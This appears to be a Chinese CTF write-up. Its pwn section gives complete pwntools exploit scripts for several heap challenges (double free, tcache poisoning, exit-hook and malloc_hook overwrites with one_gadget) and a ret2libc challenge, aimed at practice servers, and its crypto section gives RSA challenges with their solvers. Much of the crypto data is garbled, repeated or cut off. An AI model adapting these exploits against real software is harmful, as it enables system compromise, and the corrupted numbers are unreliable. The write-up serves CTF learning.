pwn

heap-2.23

2.23的libc,存在uaf漏洞和edit功能(都是一个附件，只是换了libc版本)这里选择double free改malloc_hook

```
from pwn import *
from LibcSearcher import *
context(os="linux", arch="i386", log_level="debug")

#p = process("./heap")
p = remote('node3.anna.nssctf.cn',28694)
elf = ELF("./heap")

def add(idx,size):
    p.recvuntil(">>")
    p.sendline("1")
    p.recvuntil("idx? ")
    p.sendline(str(idx))
    p.recvuntil("size? ")
    p.sendline(str(size))

def dele(idx):
    p.recvuntil(">>")
    p.sendline("2")
    p.recvuntil(b"idx? ")
    p.sendline(str(idx))

def edit(idx,string):
    p.recvuntil(">>")
    p.sendline("4")
    p.recvuntil("idx? ")
    p.sendline(str(idx))
    p.recvuntil("content : \n")
    p.sendline(string)

def show(idx):
    p.recvuntil(">>")
    p.sendline("3")
    p.recvuntil(b"idx? ")
    p.sendline(str(idx))

def exit():
    p.recvuntil("choice\n")
    p.sendline("5")

add(0,1060)
add(2,0x68)
add(3,0x68)
add(1,16)
dele(0)
show(0)
main = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
```

```
base = main - 3951480
onegadget = [0x4527a,0xf03a4,0xf1247]
one_gadget = base + onegadget[2]
malloc_hook = main - 88 - 0x10

print(hex(malloc_hook))
dele(2)
dele(3)
dele(2)
edit(2,p64(main - 139))
add(4,0x68)
add(5,0x68)
edit(5,b'a'*19 + p64(one_gadget))
print(hex(malloc_hook))
#gdb.attach(p)
add(7,0x10)

p.interactive()
```

heap-2.27

这里选择tcache poisoning

```
from pwn import *
from LibcSearcher import *
context(os="linux", arch="i386", log_level="debug")

#p = process("./heap")
p = remote('node2.anna.nssctf.cn',28077)
#elf = ELF("./heap")

def add(idx,size):
    p.recvuntil(">>")
    p.sendline("1")
    p.recvuntil("idx? ")
    p.sendline(str(idx))
    p.recvuntil("size? ")
    p.sendline(str(size))

def dele(idx):
    p.recvuntil(">>")
    p.sendline("2")
    p.recvuntil(b"idx? ")
    p.sendline(str(idx))

def edit(idx,string):
    p.recvuntil(">>")
    p.sendline("4")
    p.recvuntil("idx? ")
    p.sendline(str(idx))
    p.recvuntil("content : \n")
    p.sendline(string)

def show(idx):
    p.recvuntil(">>")
    p.sendline("3")
    p.recvuntil(b"idx? ")
```

```
    p.sendline(str(idx))

def exit():
    p.recvuntil(">>")
    p.sendline("5")
#gdb.attach(p,$rebase('0x178B')
add(0,1060)
add(2,0x68)
add(3,0x68)
add(1,16)
dele(0)
show(0)
main = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
base = main - 4111520

onegadget = [0x4f29e,0x4f2a5,0x4f302,0x10a2fc]
one_gadget = base + onegadget[3]
malloc_hook = main - 96 - 0x10

dele(2)
dele(3)

edit(3,p64(malloc_hook))
add(4,0x68)
add(5,0x68)
edit(5,p64(one_gadget))
print("one_gadget = ",hex(one_gadget))
#gdb.attach(p)
print("malloc_hook = ",hex(malloc_hook))
add(10,0x10)
p.interactive()
```

heap-2.31

这里打exit hook

```
from pwn import *
from LibcSearcher import *
context(os="linux", arch="i386", log_level="debug")

#p = process("./heap")
p = remote('node3.anna.nssctf.cn',28424)
elf = ELF("./heap")

def add(idx,size):
    p.recvuntil(">>")
    p.sendline("1")
    p.recvuntil("idx? ")
    p.sendline(str(idx))
    p.recvuntil("size? ")
    p.sendline(str(size))

def dele(idx):
    p.recvuntil(">>")
    p.sendline("2")
    p.recvuntil(b"idx? ")
    p.sendline(str(idx))
```

```
def edit(idx,string):
    p.recvuntil(">>")
    p.sendline("4")
    p.recvuntil("idx? ")
    p.sendline(str(idx))
    p.recvuntil("content : \n")
    p.sendline(string)

def show(idx):
    p.recvuntil(">>")
    p.sendline("3")
    p.recvuntil(b"idx? ")
    p.sendline(str(idx))

def exit():
    p.recvuntil(">>")
    p.sendline("5")
#gdb.attach(p,$rebase'0x178B')
add(0,1060)
add(2,0x68)
add(3,0x68)
add(1,16)
dele(0)
show(0)
main = u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
base = main - 2018272

ld_base = base + 2236416
print("ld_base = ",hex(ld_base))
_dl_rtld_lock_recursive = ld_base + 0xf60 + 8
_dl_rtld_unlock_recursive = _dl_rtld_lock_recursive + 8
_dl_load_lock = _dl_rtld_unlock_recursive - 0x608
__libc_atexit = base + 0x1ED608

onegadget = [0xe3afe,0xe3b01,0xe3b04]
one_gadget = base + onegadget[0]
malloc_hook = main - 88 - 0x10
print("_dl_rtld_lock_recursive = ",hex(_dl_rtld_lock_recursive))

dele(2)
dele(3)

edit(3,p64(_dl_rtld_lock_recursive))
add(4,0x68)
add(5,0x68)
edit(5,p64(one_gadget))
print("one_gadget = ",hex(one_gadget))
#gdb.attach(p)
print("malloc_hook = ",hex(malloc_hook))
exit()
p.interactive()
```

ATM

ret2libc

```
from pwn import *
from LibcSearcher import *
context(os="linux", arch="i386", log_level="debug")

#p = process("./app")
p = remote('node1.anna.nssctf.cn',28849)

#
leave = 0x000000000040147c
rdi = 0x0000000000401233
bss = 0x000000000404040 + 0x800
ret = 0x000000000040101a
p.sendafter(b"password:\n",b'1')
p.sendafter(b'Exit\n',b'3')
p.sendafter(b'deposit:',b'1000')
p.sendlineafter(b'Exit\n',b'5')
p.recvuntil(b'0x')
printf = int(p.recv(12),16)
base = printf - 0x000000000060770
print("base = ",hex(base))
sys = base + 0x000000000050D60
sh = base + 0x0000000001D8698
pay = b'a'*360 + p64(rdi) + p64(sh) + p64(ret) + p64(sys)
p.send(pay)
#gdb.attach(p)
p.sendafter(b'Exit\n',b'4')

p.interactive()
```

Crypto

1. small_e

```
from Crypto.Util.number import *
from secret import flag

p = getPrime(1024)
q = getPrime(1024)
n = p * q
e = 3
c_list = []

for m in flag:
    c_list.append(pow(ord(m),e,n))

print(f"n = {n}")
print(f"c_list = {c_list}")

'''
```

```
n =
190411380939157573614465969176188364243212328104900874455580834466648946228827266131542054359933586577117812757355594092748196188241730429805569860388954077580625498196080546133073998384088678556236477513224141901741115235953701136647295944202597548068346564904172921749943376836765043274931030185062429630636713156054278670548735077203428500383075170166876594359745620249735317172747591935774505562928214103882682433049967203373948297264536804327510929555755123725826246947092890194029089864297091164415443323277389687854285016652548944465154762300853070834321064481477393397404281670383457142753468432122997752522 9
c_list = [438976, 1157625, 1560896, 300763, 592704, 343000, 1860867, 1771561,
1367631, 1601613, 857375, 1225043, 1331000, 1367631, 1685159, 857375, 1295029,
857375, 1030301, 1442897, 1601613, 140608, 1259712, 857375, 970299, 1601613,
941192, 132651, 857375, 1481544, 1367631, 1367631, 1560896, 857375, 110592,
1061208, 857375, 1331000, 1953125]
'''
```

```
n =
190411380939157573614465969176188364243212328104900874455580834466648946228827266131542054359933586577117812757355594092748196188241730429805569860388954077580625498196080546133073998384088678556236477513224141901741115235953701136647295944202597548068346564904172921749943376836765043274931030185062429630636713156054278670548735077203428500383075170166876594359745620249735317172747591935774505562928214103882682433049967203373948297264536804327510929555755123725826246947092890194029089864297091164415443323277389687854285016652548944465154762300853070834321064481477393397404281670383457142753468432122997752522 9
c_list = [438976, 1157625, 1560896, 300763, 592704, 343000, 1860867, 1771561,
1367631, 1601613, 857375, 1225043, 1331000, 1367631, 1685159, 857375, 1295029,
857375, 1030301, 1442897, 1601613, 140608, 1259712, 857375, 970299, 1601613,
941192, 132651, 857375, 1481544, 1367631, 1367631, 1560896, 857375, 110592,
1061208, 857375, 1331000, 1953125]
import gmpy2
from Crypto.Util.number import *

for c in c_list:
    m = gmpy2.iroot(c,3)[0]
    print(long_to_bytes(m))
```

2. common_primes

```
from Crypto.Util.number import *
from secret import flag

m = bytes_to_long(flag)
e = 65537
p = getPrime(512)
q1 = getPrime(512)
q2 = getPrime(512)
n1 = p * q1
n2 = p * q2
c1 = pow(m, e, n1)
c2 = pow(m, e, n2)
```

```
print(f"n1 = {n1}")
print(f"n2 = {n2}")
print(f"c1 = {c1}")
print(f"c2 = {c2}")

'''
n1 =
633069317652618818889120080953404709787729996202051748572710161527448201653307878648004828525789924738149767811432266304127809241442664718919396613127151578116748170134793169836659600876644302057135099957508776653957216356250353569017658817500735848481764916683278365272949008318980835458838341816899197767769
n2 =
738904122518086191648039682172124945514147864027024979034640172542637805696290658106402152527221020847535192557716195600561189226169640684266366915657030466917112671564425621441396507284824370403807433525979663313702867952491231053382830130327793524742467533861085106852247812998655604251145688938798040365 73
c1 =
112730367229948619382815689790423676282770716115918461291022911594408719973023249190237085931059001054175287936468098098506269195940994795057401758533429477349435869401529812986881460192537123445290868520838238373094924668409425938437206301134949744544986643284121229791959328620288215247251583580367345142 52
c2 =
424786904440301018690949060053219685980608491725513825026324806177751252155229086664325830173113909359370752831509676785003540312139092569827574575926105763921217138176931715206578334966356390267915972197554618542814192076064600251568123078193509601820283950132789648093099822648797733169520478486088985624 20
'''
```

```
from Crypto.Util.number import *
from gmpy2 import *
n1 =
633069317652618818889120080953404709787729996202051748572710161527448201653307878648004828525789924738149767811432266304127809241442664718919396613127151578116748170134793169836659600876644302057135099957508776653957216356250353569017658817500735848481764916683278365272949008318980835458838341816899197767769
n2 =
738904122518086191648039682172124945514147864027024979034640172542637805696290658106402152527221020847535192557716195600561189226169640684266366915657030466917112671564425621441396507284824370403807433525979663313702867952491231053382830130327793524742467533861085106852247812998655604251145688938798040365 73
c1 =
112730367229948619382815689790423676282770716115918461291022911594408719973023249190237085931059001054175287936468098098506269195940994795057401758533429477349435869401529812986881460192537123445290868520838238373094924668409425938437206301134949744544986643284121229791959328620288215247251583580367345142 52
c2 =
424786904440301018690949060053219685980608491725513825026324806177751252155229086664325830173113909359370752831509676785003540312139092569827574575926105763921217138176931715206578334966356390267915972197554618542814192076064600251568123078193509601820283950132789648093099822648797733169520478486088985624 20
e = 65537
print(gcd(n1,n2))
p =
824541507104263954678284818227225144348055574551777527988200109809420576440846706771546859282467265333699623936635820325961182744955037845694126088625759 7
q1 = n1//p
d = invert(e,(p-1)*(q1-1))
m = long_to_bytes(pow(c1,d,n1))
print(m)
```

3. CRT

```
from Crypto.Util.number import *
from secret import flag

m = bytes_to_long(flag)
e = 10

n_list = []
c_list = []
for i in range(10):
    p = getPrime(1024)
    q = getPrime(1024)
    n = p * q
    c = pow(m,e,n)
    n_list.append(n)
    c_list.append(c)

print(f"n_list = {n_list}")
print(f"c_list = {c_list}")

'''
```

```
n_list =
[162845494672154598604102195970240636104736739362903551000563512709285903646139882438421362744043160056912288516577073210371650338708041130015509437221547288258778133766914068499328996939733872827997993000763868709846055893856663528247406222298719927270119878470564298507202078160480445380686252819770593923656980311402687878028860186986223261035908343149402801915606187534087418108421895009915568608161958145508844162016677718275829072400442168177058761299930307719431100902913832057205878168203358396164912570789182588399869421019860117618098151927134995423290378771954483811272721838073580113406696660677086317706291888744931668363771579822759107999471522025078778488603887939354360678601756474000000078811519500987526008689172719518404332124293354497345204643404609628708755283993942786207571148325534037905785998575450455487822646804698994697336102298244119431190324190528858450356900466115191958437211848698345574819176751335042561501870421472697215165498317077846603439574974625163025346979151700877800486896139215498110738057960848388016773372850616676873280435655897342031601964456441447988453032269399606336329672627946227969279055115477604659066002939642012765841995695412956134303824952783525542802483725841179175203734030631307690803817087004067820543051229270170218238374650239506790729490879192175528852005302531915601543131208470340293846552574619607811422544660420065611684823584294371361353842504748333123684370785240088840703754778206981025022903589540334755528787730140952324865873350096332536163182138825913756161353627595471084896738328229048642129093770039698665018623637307626718884640762399139645988412839211850256570768949427148441127017276455374742653640478190437962187064265860902707475759103478581460260266966625774280888830191257585707413861371469322593481125468268701416702241883771055278492532816145355429139746032464800916378397749449315054623854181248970586445531404081850673625192835136416152712968780451149412408644689393643801969477034418829482292894114547339155149570026460766659623960243723741437212596779580161767297321149670682427000047000712397718946486472118638780090056091542235702825736985864963592363421943353726975184567975451918105247987573044010599149673027905021130138957885113596669923366241161695565837122963976988635649640547443201925034845002113548522307980664206158188711548845245115694530280375848933481227411503982144621846732228815377656607983358898296200251680387871097014543693213877074718748683243193584032307,165613856645073106597034605978151313311756208541258988935050758591557498905111446229138724887837911881802427854793198659606335268308143890311620241998646603231165949807193311063683970628524721147489558898626502705634874661945451020723736069649353904003286070604279613542900554437101146397816300718329971013800973221192438471900662668232912368287180173855378090563743929240150811171511580333099508572543098596914426499682224891775135178378493180967621499349598736467508647503785003515602534530528704244244276314143656809674826807695875704579387506792582054301512234707615187489870388224694226471374053932678294371156610,270464592776946024485925243322908121773676310619140863065371159049556108211203928930330904286410887907597838105052251256181824315548998751839614180669598118320577480139530982778045626211524453584819762219831799882576586223926694747214825148715695486457620576812131930267921878796877369855335032831925372529042535653177630284834040185965145231716446667531835173206026430872137774501930623719861780762591688601804867487225673264842828930691732717625181109206852671042694294072298599934842096397644408744445822718701477146488087329313999851999474227160485829217278752374598419620936694081160615385020165602351358642031873,266563040123037856844333991626997046918140956711586767702791157827998190974016676112477275551049786338841252462626305722856998840399905973924427601544120462973404367524180178630892459985572211430695442310449475839918383815290817742452900654422998087285422731389314617128744146625701971427956741609467288504525267868047870605829427146359039430885402323467971096784055544996774597222871191256231910677801967268207264565078020673421864356799676640323340751899167333524094036024992985443743514050053395964107711876063777810639957557954946829715766028222444571510909824426898701554394186419875767960329750329822891384375231543033936272093909224177169257543958065481008965397019831714911489659623803718115430339362720939092241771692575439580654810089653970198317149114896596238037181
```

6809903937635812876183715548469820665359800622630016197076065855041121555053358528024313922130923667560581964409344548106851461018299745487480603322287082291469913807366684339379677474683306924119174260387033590645468997821632875262567500390648090934269683899293338191912072840797036775352017245303912468900039280256875201995538684643221858153545910445852214867681145703739927199776142322517644098931712636397186166202166307970312370339692909782183287673172797178251745978827077728469340978386944183082360538388004148346274566899400597 91,
1856721733485736178681991357726126507896888679098990109806632019174135510350583816056964819755764814440231867819862260282139821526506290383398061133199192416282190270541790575882986202142582831009818385560516226436286066929895618565773356247236187612118314631633311343354755815261816593386580890055244481608822709844108216547763481259864453167023245227678829153767177956465842578972241903286080399128264026217961872347043750042564501126973379188760870296457139365734857327799278111519943222917632068898112891205207472234855758046285596254797850566949010580417521106117812498826095727535094032454112010282002460708887 7,
1077926548311642410251317533388891896873591212628208071640999831038142933230323738348762866407356755586383213405594563665755007412662897520354132309080394106689347505631935167499589649745095589709961450322026840013511203131066904498987941317835975913090803687111266341406511366495135038682461832553253276120611011826900535130689568825400072894227762257185340471010128763460092690977850275857826286992520068939380860641390423614253062028706276296152924505592917833824878426118056231984222528687566445955493208681443938280526109539955959152949307015605990168885394482239351994836567563267449141847724044199687283727857 09]

```
c_list =
[6444710042040385873585761604074174909386433060279678684868940326861457711146140
7607652769036637276261404520901517520988051827971572352118256897522099397645110 6
7602363909127783712507466994633660971643696727893164085200791933701918104775804 6
3635224092686607896863852671881543817329521589324466628227730589108339783619357 5
3031604967020974336757498396307810666637763355274538469008418380493904732071187 3
0535697174326701550458696104775260465038685856905442545666034913578058490094476 7
4789480061139157433156989123228768899846183291164697221164452100037658563026884 0
7030118891698424513929076177958044304 9,
6444710042040385873585761604074174909386433060279678684868940326861457711146140 7
6076527690366372762614045209015175209880518279715723521182568975220993976451106 7
6023639091277837125074669946336609716436967278931640852007919337019181047758046 3
6352240926866078968638526718815438173295215893244666282277305891083397836193575 3
0316049670209743367574983963078106666377633552745384690084183804939047320711873 0
5356971743267015504586961047752604650386858569054425456660349135780584900944767 4
7894800611391574331569891232287688998461832911646972211644521000376585630268840 7
030118891698424513929076177958044304 9,
6444710042040385873585761604074174909386433060279678684868940326861457711146140 7
6076527690366372762614045209015175209880518279715723521182568975220993976451106 7
6023639091277837125074669946336609716436967278931640852007919337019181047758046 3
6352240926866078968638526718815438173295215893244666282277305891083397836193575 3
0316049670209743367574983963078106666377633552745384690084183804939047320711873 0
5356971743267015504586961047752604650386858569054425456660349135780584900944767 4
7894800611391574331569891232287688998461832911646972211644521000376585630268840 7
030118891698424513929076177958044304 9,
6444710042040385873585761604074174909386433060279678684868940326861457711146140 7
6076527690366372762614045209015175209880518279715723521182568975220993976451106 7
6023639091277837125074669946336609716436967278931640852007919337019181047758046 3
6352240926866078968638526718815438173295215893244666282277305891083397836193575 3
0316049670209743367574983963078106666377633552745384690084183804939047320711873 0
5356971743267015504586961047752604650386858569054425456660349135780584900944767 4
7894800611391574331569891232287688998461832911646972211644521000376585630268840 7
030118891698424513929076177958044304 9,
6444710042040385873585761604074174909386433060279678684868940326861457711146140 7
6076527690366372762614045209015175209880518279715723521182568975220993976451106 7
6023639091277837125074669946336609716436967278931640852007919337019181047758046 3
6352240926866078968638526718815438173295215893244666282277305891083397836193575 3
0316049670209743367574983963078106666377633552745384690084183804939047320711873 0
5356971743267015504586961047752604650386858569054425456660349135780584900944767 4
7894800611391574331569891232287688998461832911646972211644521000376585630268840 7
030118891698424513929076177958044304 9,
6444710042040385873585761604074174909386433060279678684868940326861457711146140 7
6076527690366372762614045209015175209880518279715723521182568975220993976451106 7
6023639091277837125074669946336609716436967278931640852007919337019181047758046 3
6352240926866078968638526718815438173295215893244666282277305891083397836193575 3
0316049670209743367574983963078106666377633552745384690084183804939047320711873 0
5356971743267015504586961047752604650386858569054425456660349135780584900944767 4
7894800611391574331569891232287688998461832911646972211644521000376585630268840 7
030118891698424513929076177958044304 9,
6444710042040385873585761604074174909386433060279678684868940326861457711146140 7
6076527690366372762614045209015175209880518279715723521182568975220993976451106 7
6023639091277837125074669946336609716436967278931640852007919337019181047758046 3
6352240926866078968638526718815438173295215893244666282277305891083397836193575 3
0316049670209743367574983963078106666377633552745384690084183804939047320711873 0
5356971743267015504586961047752604650386858569054425456660349135780584900944767 4
7894800611391574331569891232287688998461832911646972211644521000376585630268840 7
030118891698424513929076177958044304 9,
6444710042040385873585761604074174909386433060279678684868940326861457711146140 7
```

```
607652769036637276261404520901517520988051827971572352118256897522099397645110676023639091277837125074669946336609716436967278931640852007919337019181047758046363522409268660789686385267188154381732952158932446662822773058910833978361935753031604967020974336757498396307810666637763355274538469008418380493904732071187305356971743267015504586961047752604650386858569054425456660349135780584900944767478948006113915743315698912322876889984618329116469722116445210003765856302688407030118891698424513929076177958044304964447100420403858735857616040741749093864330602796786848689403268614577111461407607652769036637276261404520901517520988051827971572352118256897522099397645110676023639091277837125074669946336609716436967278931640852007919337019181047758046363522409268660789686385267188154381732952158932446662822773058910833978361935753031604967020974336757498396307810666637763355274538469008418380493904732071187305356971743267015504586961047752604650386858569054425456660349135780584900944767478948006113915743315698912322876889984618329116469722116445210003765856302688407030118891698424513929076177958044304964447100420403858735857616040741749093864330602796786848689403268614577111461407607652769036637276261404520901517520988051827971572352118256897522099397645110676023639091277837125074669946336609716436967278931640852007919337019181047758046363522409268660789686385267188154381732952158932446662822773058910833978361935753031604967020974336757498396307810666637763355274538469008418380493904732071187305356971743267015504586961047752604650386858569054425456660349135780584900944767478948006113915743315698912322876889984618329116469722116445210003765856302688407030118891698424513929076177958044304964471004204038587358576160407417490938643306027967868486894032686145771114614076076527690366372762614045209015175209880518279715723521182568975220993976451106760236390912778371250746699463366097164369672789316408520079193370191810477580463635224092686607896863852671881543817329521589324466628227730589108339783619357530316049670209743367574983963078106666377633552745384690084183804939047320711873053569717432670155045869610477526046503868585690544254566603491357805849009447674789480061139157433156989123228768899846183291164697221164452100037658563026884070301188916984245139290761779580443049,644471004204038587358576160407417490938643306027967868486894032686145771114614076076527690366372762614045209015175209880518279715723521182568975220993976451106760236390912778371250746699463366097164369672789316408520079193370191810477580463635224092686607896863852671881543817329521589324466628227730589108339783619357530316049670209743367574983963078106666377633552745384690084183804939047320711873053569717432670155045869610477526046503868585690544254566603491357805849009447674789480061139157433156989123228768899846183291164697221164452100037658563026884070301188916984245139290761779580443049,644471004204038587358576160407417490938643306027967868486894032686145771114614076076527690366372762614045209015175209880518279715723521182568975220993976451106760236390912778371250746699463366097164369672789316408520079193370191810477580463635224092686607896863852671881543817329521589324466628227730589108339783619357530316049670209743367574983963078106666377633552745384690084183804939047320711873053569717432670155045869610477526046503868585690544254566603491357805849009447674789480061139157433156989123228768899846183291164697221164452100037658563026884070301188916984245139290761779580443049]'''
```

```python
from Crypto.Util.number import *
from gmpy2 import *

e = 10
```

```
n_list =
[162845494672154598604102195970240636104736739362903551000563512709285903646139882438421362744043160056912288516577073210371650338708041130015509437221547288258778133766914068499328996939733872827997993000763868709846055893856663528247406222298719927270119878470564298507202078160480445380686252819770593923656980311402687878028860186986223261035908343149402801915606187534087418108421895009915568608161958145508844162016677718275829072400442168177058761299930307719431100902913832057205878168203358396164912570789182588399869421019860117618098151927134995423290378771954483811272721838073580113406696660677087863177062 9,
188744493166836377157982275910799947152202507877848860388793935436067860175647400000078811519500987526008689172719518404332124293354497345204643404609628708755283993942786207571148325534037905785998575450455487822646804698994697336102298244119431190324190528858450356900466115191958437211848698345574819176751335042561501870421472697215165498317077846603439574974625163025346979151700877800486896139215498110738057960848388016773372850616676873280435655897342031601964456441447988453032269399606336329672627946227969279055115477604659066002939642012765841995695412956134303824952783525542802483725841179175203734030639,
130769080381708700406782054305122927017021823837465023950679072949087919217552885200530253191560154313120847034029384655257461960781142254466042006561168482358429437136135384250474833312368437078524008884070375477820698102502290358954033475552878773014095232486587335009633253616318213882591375616135362759547108489673832822904864212909377003969866501862363730762671888464076239913964598841283921185025656707689494271484411270172764553747426536404781904379621870642658609027074757591034785814602602669666257742808888301912575857074138613714693225934811254682687014167022418837710552784925328161453554291397460324648009,
163783977494493150546238541812489705864455314040818506736251928351364161527129687804511494124086446893936438019694770344188294822929894114547339155149570026460766659623960243723741437212596779580161767297321149670682427000047000712397718946486472118638780090056091542235702825736985864963592363421943353726975184567975451918105247987573044010599149673027905021130138957885113596669923366241161695565837122963976988635649640547443201925034845002113548522307980664206158188711548845245115694530280375848933481227411503982144621846732228815377656607983358898296200251680387871097014543693213877074718748683243193584032307,
165613856645073106597034605978151313311756208541258988935050758591557498905111446229138724887837911881802427854793198659606335268308143890311620241998646603231165949807193311063683970628524721147489558898626502705634874661945451020723736069649353904003286070604279613542900554437101146397816300718329971013800973221192438471900662668232912368287180173855378090563743929240150811171511580333099508572543098596914426499682224891775135178378493180967621499349598736467508647503785003515602534530528704244244276314143656809674826807695875704579387506792582054301512234707615187489870388224694226471374053932678294371156 61,
270464592776946024485925243322908121773676310619140863065371159049556108211203928930330904286410887907597838105052251256181824315548998751839614180669598118320577480139530982778045626211524453584819762219831799882576586223926694747214825148715695486457620576812131930267921878796877369855335032831925372529042535653177630284834040185965145231716446667531835173206026430872137774501930623719861780762591688601804867487225673264842828930691732717625181109206852671042694294072298599934842096397644408744445822718701477146488087329313999851999474227160485829217278752374598419620936694081160615385020165602351358642031873,
266563040123037856844333991626997046918140956711586767702791157827998190974016676112477275551049786338841252462626305722856998840399905973924427601544120462973404367524180178630892459985572211430695442310449475839918383815290817742452900654422998087285422731389314617128744146625701971427956741609467288504525267868047870605829427146359039430885402323467971096784055544996774597222871191256231910677801967268207264565078020673421864356799676640323340751899167333524094036024992985443743514050053395964107711876063777810639957557954946829715766028222444571510909824426898701554394186419875767960329750329822891384375231543033936272093909224177169257543958065481008965397019831714911489659623803718 1
```

[6809903937635812876183715548469820665359800622630016197076065855041121555053358528024313922130923667560581964409344548106851461018299745487480603322287082291469913807366684339379677474683306924119174260387033590645468997821632875262567500390648090934269683899293338191912072840797036775352017245303912468900039280256875201995538684643221858153545910445852214867681145703739927199776142322517644098931712636397186166202166307970312370339692909782183287673172797178251745978827077728469340978386944183082360538388004148346274566899400597911856721733485736178681991357726126507896888679098990109806632019174135510350583816056964819755764814440231867819862260282139821526506290383398061133199192416282190270541790575882986202142582831009818385560516226436286066929895618565773356247236187612118314631633311343354755815261816593386580890055244481608822709844108216547763481259864453167023245227678829153767177956465842578972241903286080399128264026217961872347043750042564501126973379188760870296457139365734857327799278111519943222917632068898112891205207472234855758046285596254797850566949010580417521106117812498826095727535094032454112010282002460708887710779265483116424102513175333888918968735912126282080716409998310381429332303237383487628664073567555863832134055945636657550074126628975203541323090803941066893475056319351674995896497450955897099614503220268400135112031310669044989879413178359759130908036871112663414065113664951350386824618325532532761206110118269005313068956882540007289422776225718534047101012876346009269097785027585782628699252006893938086064139042361425306202870627629615292450559291783382487842611805623198422252868756644595549320868144393828052610953995595915294930701560599016888539448223935199483656756326744914184772404419968728372785709]

```
c_list =
[6444710042040385873585761604074174909386433060279678684868940326861457711146140
76076527690366372762614045209015175209880518279715723521182568975220993976451106
76023639091277837125074669946336609716436967278931640852007919337019181047758046
36352240926866078968638526718815438173295215893244666282277305891083397836193575
30316049670209743367574983963078106666377633552745384690084183804939047320711873
05356971743267015504586961047752604650386858569054425456660349135780584900944767
47894800611391574331569891232287688998461832911646972211644521000376585630268840
70301188916984245139290761779580443049,
64447100420403858735857616040741749093864330602796786848689403268614577111461407
60765276903663727626140452090151752098805182797157235211825689752209939764511067
60236390912778371250746699463366097164369672789316408520079193370191810477580463
63522409268660789686385267188154381732952158932446662822773058910833978361935753
03160496702097433675749839630781066663776335527453846900841838049390473207118730
53569717432670155045869610477526046503868585690544254566603491357805849009447674
78948006113915743315698912322876889984618329116469722116445210003765856302688407
0301188916984245139290761779580443049,
64447100420403858735857616040741749093864330602796786848689403268614577111461407
60765276903663727626140452090151752098805182797157235211825689752209939764511067
60236390912778371250746699463366097164369672789316408520079193370191810477580463
63522409268660789686385267188154381732952158932446662822773058910833978361935753
03160496702097433675749839630781066663776335527453846900841838049390473207118730
53569717432670155045869610477526046503868585690544254566603491357805849009447674
78948006113915743315698912322876889984618329116469722116445210003765856302688407
0301188916984245139290761779580443049,
64447100420403858735857616040741749093864330602796786848689403268614577111461407
60765276903663727626140452090151752098805182797157235211825689752209939764511067
60236390912778371250746699463366097164369672789316408520079193370191810477580463
63522409268660789686385267188154381732952158932446662822773058910833978361935753
03160496702097433675749839630781066663776335527453846900841838049390473207118730
53569717432670155045869610477526046503868585690544254566603491357805849009447674
78948006113915743315698912322876889984618329116469722116445210003765856302688407
0301188916984245139290761779580443049,
64447100420403858735857616040741749093864330602796786848689403268614577111461407
60765276903663727626140452090151752098805182797157235211825689752209939764511067
60236390912778371250746699463366097164369672789316408520079193370191810477580463
63522409268660789686385267188154381732952158932446662822773058910833978361935753
03160496702097433675749839630781066663776335527453846900841838049390473207118730
53569717432670155045869610477526046503868585690544254566603491357805849009447674
78948006113915743315698912322876889984618329116469722116445210003765856302688407
0301188916984245139290761779580443049,
64447100420403858735857616040741749093864330602796786848689403268614577111461407
60765276903663727626140452090151752098805182797157235211825689752209939764511067
60236390912778371250746699463366097164369672789316408520079193370191810477580463
63522409268660789686385267188154381732952158932446662822773058910833978361935753
03160496702097433675749839630781066663776335527453846900841838049390473207118730
53569717432670155045869610477526046503868585690544254566603491357805849009447674
78948006113915743315698912322876889984618329116469722116445210003765856302688407
0301188916984245139290761779580443049,
64447100420403858735857616040741749093864330602796786848689403268614577111461407
60765276903663727626140452090151752098805182797157235211825689752209939764511067
60236390912778371250746699463366097164369672789316408520079193370191810477580463
63522409268660789686385267188154381732952158932446662822773058910833978361935753
03160496702097433675749839630781066663776335527453846900841838049390473207118730
53569717432670155045869610477526046503868585690544254566603491357805849009447674
78948006113915743315698912322876889984618329116469722116445210003765856302688407
0301188916984245139290761779580443049,
64447100420403858735857616040741749093864330602796786848689403268614577111461407
```

```
607652769036637276261404520901517520988051827971572352118256897522099397645110676023639091277837125074669946336609716436967278931640852007919337019181047758046363522409268660789686385267188154381732952158932446662822773058910833978361935753031604967020974336757498396307810666637763355274538469008418380493904732071187305356971743267015504586961047752604650386858569054425456660349135780584900944767478948006113915743315698912322876889984618329116469722116445210003765856302688407030118891698424513929076177958044304960,644471004204038587358576160407417490938643306027967868486894032686145771114614076076527690366372762614045209015175209880518279715723521182568975220993976451106760236390912778371250746699463366097164369672789316408520079193370191810477580463635224092686607896863852671881543817329521589324466628227730589108339783619357530316049670209743367574983963078106666377633552745384690084183804939047320711873053569717432670155045869610477526046503868585690544254566603491357805849009447674789480061139157433156989123228768899846183291164697221164452100037658563026884070301188916984245139290761779580443049,
```

4. little_fermat

```
from Crypto.Util.number import *
from sympy import *
from secret import flag,gen_x

m = bytes_to_long(flag)

e = 65537
p = getPrime(512)
q = nextprime(p)
n = p * q

x = gen_x(p)

assert pow(666666, x, p) == 1

m = m ^ x
c = pow(m, e, n)

print(f'n = {n}')
print(f'c = {c}')

'''
n =
122719648746679660211272134136414102389555796575857405114496972248651220892565781331814993584484991300852578490929023084395318478514528533234617759712503439058334479192297581245539902950267201362675602085964421659147977335779128546965068649265419736053467523009673037723382969371523663674759921589944204926693
```

```
c =
109215817118156917306151535199288935588358410885541150319309172366532983941498151858496142368333375769194040807735053625645757204569614999883828047720427480384683375435683833780686557341909400842874816853528007258975117265789241663068590445878241153205106444357554372566670436865722966668420239234530554168928
'''
```

```
from Crypto.Util.number import *
from gmpy2 import *

n =
122719648746679660211272134136414102389555796575857405114496972248651220892565781331814993584484991300852578490929023084395318478514528533234617759712503439058334479192297581245539902950267201362675602085964421659147977335779128546965068649265419736053467523009673037723382969371523663674759921589944204926693
c =
109215817118156917306151535199288935588358410885541150319309172366532983941498151858496142368333375769194040807735053625645757204569614999883828047720427480384683375435683833780686557341909400842874816853528007258975117265789241663068590445878241153205106444357554372566670436865722966668420239234530554168928
e = 65537
def fermat_attack(n):#费马定理
    a = gmpy2.isqrt(n)
    b2 = a*a - n
    b = gmpy2.isqrt(n)
    count = 0
    while b*b != b2:
        a = a + 1
        b2 = a*a - n
        b = gmpy2.isqrt(b2)
        count += 1
    p = a+b
    q = a-b
    assert n == p * q
    return p, q

p, q = fermat_attack(n)
p =
110778900855117559796591103274923514754430627781136452844555428935067680804959293513465301567209697550213389350445452567765443384088903118814373586076942 19
q =
